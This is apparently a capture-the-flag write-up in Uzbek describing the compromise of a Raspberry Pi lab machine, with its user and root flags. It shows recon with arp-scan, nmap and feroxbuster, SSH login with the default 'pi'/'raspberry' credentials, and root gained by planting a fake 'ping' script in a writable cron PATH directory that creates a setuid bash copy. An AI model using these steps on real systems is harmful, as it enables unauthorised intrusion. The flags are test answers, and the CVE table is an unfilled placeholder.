First

Umumiy Ma’lumotlar

`IP address`	10.35.39.15
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	linux_kernel:5.6.3
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80

Topilgan Flaglar

▼ User Flag

💡 User Flag: 09a8a707111af965e56c59c573ac5244

▼ Root Flag

💡 Root Flag: a4a7e60b8de265bae9283b46202602e9

Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa


Hisobot

▼ Enumeration (Ma’lumot to’plash


avval ipni topish uchun `sudo arp-scan -l |grep 08:00` qildik




endi nmap orqali scan qilamiz




endi web sahifani koramiz va uni feroxbuster orqali directorylarini tekshiramiz


Places
Tue Oct 20 01:36:16
Not secure
10.35.39.15
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots
By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.
The default Debian document root is /var/www/html. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.
Reporting Problems
Please use the reportbug tool to report bugs in the Apache2 package with Debian. However, check existing bug reports before reporting a new bug.
Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.




bu yerda tasklist degan ajoyib narsa topdik uni ochib koramiz



▼ Initial Access (Kirish huquqiga erishish)

bu yerda raspberryga parolini almashitirishni ishora qilyabdi , bu aslida `pi` foydalanuvchi nomini Raspberry Pi qurilmalarining zavod sozlamalariga

(standart konfiguratsiyasiga) asoslanib taxmin qildim. shu sabab unga `raspberry` nomli parol bilan kirib koramiz sshdan



ssh ishladi endi privillage escalation qilamiz

▼ Privilage Escalation (Huquqlarni oshirish)

bu yerdan notogri sozlangan /etc/crontab topib oldik

```
pi@raspberry:~ $ pi@raspberry:~ $ cat /etc/crontab
ls -la /etc/cron.*
crontab -l
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/var/www/html:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root ping -c1 raspberrypi.com
/etc/cron.d:
total 36
drwxr-xr-x   2 root root  4096 nov 11  2023 .
drwxr-xr-x 134 root root 12288 nov 11  2023 ..
-rw-r--r--   1 root root   285 feb  6  2021 anacron
-rw-r--r--   1 root root   199 jun  7  2021 e2scrub_all
-rw-r--r--   1 root root   589 sep 14  2020 mdadm
-rw-r--r--   1 root root   102 feb 22  2021 .placeholder
-rw-r--r--   1 root root   396 feb  2  2021 sysstat

/etc/cron.daily:
total 60
drwxr-xr-x   2 root root  4096 nov 11  2023 .
drwxr-xr-x 134 root root 12288 nov 11  2023 ..
-rwxr-xr-x   1 root root   311 feb  6  2021 0anacron
-rwxr-xr-x   1 root root   539 jun  9  2022 apache2
-rwxr-xr-x   1 root root  1478 jun 10  2021 apt-compat
-rwxr-xr-x   1 root root  1298 ene 30  2021 dpkg
-rwxr-xr-x   1 root root  4722 may  4  2021 exim4-base
-rwxr-xr-x   1 root root   377 feb 28  2021 logrotate
-rwxr-xr-x   1 root root  1123 feb 19  2021 man-db
-rwxr-xr-x   1 root root   622 nov 15  2020 mdadm
-rw-r--r--   1 root root   102 feb 22  2021 .placeholder
-rwxr-xr-x   1 root root   518 feb  2  2021 sysstat

/etc/cron.hourly:
total 20
drwxr-xr-x   2 root root  4096 nov 11  2023 .
drwxr-xr-x 134 root root 12288 nov 11  2023 ..
-rw-r--r--   1 root root   102 feb 22  2021 .placeholder
```

endi uni ishga tushiramiz

```
pi@raspberry:~ $ echo '#!/bin/bash' > /var/www/html/ping
echo 'cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' >> /var/www/html/ping
pi@raspberry:~ $ chmod +x /var/www/html/ping
pi@raspberry:~ $
```

mana endi shu orqali rootga o`tib ketdik

